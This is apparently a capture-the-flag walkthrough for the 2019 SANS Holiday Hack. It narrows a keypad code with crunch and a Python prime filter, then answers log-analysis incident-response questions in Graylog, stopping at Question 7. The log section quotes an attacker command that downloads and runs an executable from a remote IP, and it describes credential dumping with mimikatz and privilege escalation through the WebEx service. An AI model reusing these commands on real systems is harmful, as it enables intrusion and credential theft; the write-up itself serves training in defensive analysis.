Photo of Tangle Coalbox just outside of the Dormitory Building



Tangle says that the lock has been popped and needs help with the keypad. One digit is repeated once, and the number is a prime number. He says that we can probably tell what the number is by looking at the keypad.



From looking at the keypad, we can see that the most used digits are 1, 3, and 7 because those are the numeric buttons with the biggest smudges. According to the clues, one of those digits is repeated. For example, a possible combination might be 1,3,3,7.

If we get the code incorrect, the keypad tells us with an “Invalid Code” message on the display.

OK, let’s get the possible combinations that we need to try. We’ll use the linux utility “crunch” to generate all of the permutations that we need to try:

- 1 1 3 7 permutations
- 3 1 3 7 permutations
- 7 1 3 7 permutations

Ignoring the prime number rule for now, generate all of the possibilities using these three crunch invocations:

```
root@kali:~/holidayhack2019# crunch 1 1 -p 1 1 3 7 > keypad.txt
Crunch will now generate approximately the following amount of data: 120 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 24
root@kali:~/holidayhack2019# crunch 1 1 -p 3 1 3 7 >> keypad.txt
Crunch will now generate approximately the following amount of data: 120 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 24
root@kali:~/holidayhack2019# crunch 1 1 -p 7 1 3 7 >> keypad.txt
Crunch will now generate approximately the following amount of data: 120 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 24
```

Now sort the permutations and obtain the unique set of permutations to try

```
root@kali:~/holidayhack2019# sort keypad.txt | uniq > sortedkeypad.txt
root@kali:~/holidayhack2019# wc -l sortedkeypad.txt
36 sortedkeypad.txt
root@kali:~/holidayhack2019# cat sortedkeypad.txt
1137
1173
1317
1337
1371
1373
1377
1713
1731
1733
1737
1773
3117
3137
3171
3173
3177
3317
3371
3711
3713
3717
3731
3771
7113
7131
7133
7137
7173
7311
7313
7317
7331
7371
7713
```

```
7731
root@kali:~/holidayhack2019#
```

There are 36 permutations that meet the general criteria. Reduce the set further by using python to determine whether our numbers are prime or not. We'll start by borrowing some code from the internet, then modifying it to process our file of possible primes:


```
# Program to check if a number is prime or not
# based on https://www.programiz.com/python-programming/examples/prime-number

# read a file of prime numbers.  Check each one to see if it is prime.

f = open("/root/holidayhack2019/sortedkeypad.txt", "r")

for numstr in f:

    num = int(numstr)

    if num > 1:
       # check for factors
       for i in range(2,num):
           if (num % i) == 0:
               #print(num,"is not a prime number")
               break
       else:
           print(num,"is a prime number")

    # if input number is less than
    # or equal to 1, it is not prime
    #else:
       #print(num,"is not a prime number")

f.close()
```


Now run it.

```
root@kali:~/holidayhack2019# python checkprime.py
(1373, 'is a prime number')
(1733, 'is a prime number')
(3137, 'is a prime number')
(3371, 'is a prime number')
(7331, 'is a prime number')
root@kali:~/holidayhack2019#
```

We are down to five possible combinations, which we can quickly check by hand.

Naturally it was the last one – 7331





Tangle thanks us, then tells us to go help Professor Banas in the lab, which we've already done! Let's continue into the dorm.




Photo of the Dormitory Lobby with Pepper Minstix

Here in the lobby of the Dormitory we see Pepper Minstix. Let's talk to him.


Pepper Minstix 5:22PM


The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner.

Login with the username `elfustudent` and password `elfustudent`.

...

It turns out that some computers have been hacked, and Pepper Minstix needs our help filling out an incident response form using the Graylog system. Let's try to help. Log in to the Graylog system.






When you hover over the very bottom-right part of the screen, it pops the incident response form.

Let's work on Question 1: Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file. What is the full-path + filename of the first malicious file downloaded by Minty?

Start with a basic search to find the cookie recipe:

```
message:cookie
```

This search returns one result:




This appears to be a powershell script that is uploading the contents of the file C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf to pastebin.com

Let's update the search to:

```
GET recipe
```


We get two results, one of which shows the execution of cookie_recipe.exe:



Change the query to look for file creations where the name has cookie in it to see if we can find the actual download of cookie.exe:

```
EventID:2 AND TargetFilename:/.+cookie.+/
```

Now we get 2 results.



Got it: **C:\Users\minty\Downloads\cookie_recipe.exe**

Answer: C:\Users\minty\Downloads\cookie_recipe.exe

*We can find this searching for sysmon file creation event id **2** with a process named **firefox.exe** and not junk **.temp files**. We can use regular expressions to include or exclude patterns:*

```
TargetFilename:/.+\.pdf/
```

Now let's work on question 2: The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Let's look for sysmon network connections that are associated with User minty but are not firefox (because firefox would be a normal source of user-initiated network connections).

```
EventID:3 AND UserAccount:minty AND NOT ProcessImage:/.+firefox.exe/
```

This generated 11 messages. The first malicious message shows that cookie_recipe.exe was connecting to **192.168.247.175:4444**


> The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the **ip:port** the malicious file connected to first?
>
> **Answer: 192.168.247.175:4444**
>
> *We can pivot off the answer to our first question using the binary path as our **ProcessImage**.*

Time for Question 3: What was the first command executed by the attacker?

Let's search for process executions for User minty and image names that are not firefox (again).


```
EventID:1 AND UserAccount:minty AND NOT ProcessImage:/.+firefox.exe/
```

This returns 77 results, but we'll sort chronologically oldest to newest and simply scroll down to where cookie_recipe.exe executes for the first time. We know that cookie_recipe.exe connects back to the attacker, so it's likely that subsequent commands come back from that connection.



We see that the first command run after cookie_recipe.exe is whoami.

We can confirm that by walking back through the commands to see who launched them. The whoami program was launched by the preceding "**cmd.exe /c whoami**" command line, and if we look at that event, we can see that the ParentProcessCommandLine is our cookie_recipe.exe program.



Question 3:

What was the first command executed by the attacker?

(answer is a single word)

Answer: whoami

*Since all commands (sysmon event id 1) by the attacker are initially running through the **cookie_recipe.exe** binary, we can set its full-path as our **ParentProcessImage** to find child processes it creates sorting on timestamp.*

Now let's work on Question 4: What is the one-word service name the attacker used to escalate privileges?

By continuing to walk the query results from our previous search (non-firefox commands), we can see the steps that the attacking is taking to enumerate services, etc.

At 5:28:32 the attacker downloads another executable:

```
C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri http://192.168.247.175/cookie_recipe2.exe -OutFile
cookie_recipe2.exe "
```

At 5:29:20 the attacker then executes that new program:

```
C:\Windows\system32\cmd.exe /c "./cookie_recipe2.exe "
```

After running whoami, the attacker then exploits a known WebEx vulnerability in which you can have the webexservice start up any arbitrary executable (reference: https://www.bleepingcomputer.com/news/security/unusual-remote-execution-bug-in-cisco-webex-discovered-by-researchers/).

As seen below, the attacker uses the **webexservice** to start up cookie_recipe2.exe. The following screenshot illustrates just one of a few variations of the command-line seen in the event log.

Question 4:

What is the one-word service name the attacker used to escalate privileges?

Answer: webexservice


*Continuing on using the **cookie_reciper.exe** binary as our **ParentProcessImage**, we should see some more commands later on related to a service.*

On to Question 5: What is the file-path + filename of the binary ran by the attacker to dump credentials?


Let's assume that attacking commands will be run through an elevated cookie_recipe2.exe, because it will be running via the webexservice exploit seen above. Use this search to find child processes of that:

```
EventID:1 AND ParentProcessImage:/.+cookie_recipe2.exe/
```

In the event log we can see a set of downloads of mimikatz-related files:



Note that Invoke-WebRequest is downloading mimikatz.exe and saving it as **C:\cookie.exe**. We then see that executable being run with common mimikatz functions here:



Question 5:

What is the file-path + filename of the binary ran by the attacker to dump credentials?

Answer: C:\cookie.exe

*The attacker elevates privileges using the vulnerable **webexservice** to run a file called **cookie_recipe2.exe**. Let's use this binary path in our **ParentProcessImage** search.*

Question 6: The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Let's look for successful network logon events (Event ID 4624) coming from the attacker machine.

```
LogonType:3 AND SourceNetworkAddress:192.168.247.175 and EventID:4624
```

The very first event shows that **alabaster** is logging in from the attacker's machine.

Question 6:

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Answer: alabaster


*Windows Event Id **4624** is generated when a user network logon occurs successfully. We can also filter on the attacker's IP using **SourceNetworkAddress**.*

Now for Question 7: What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

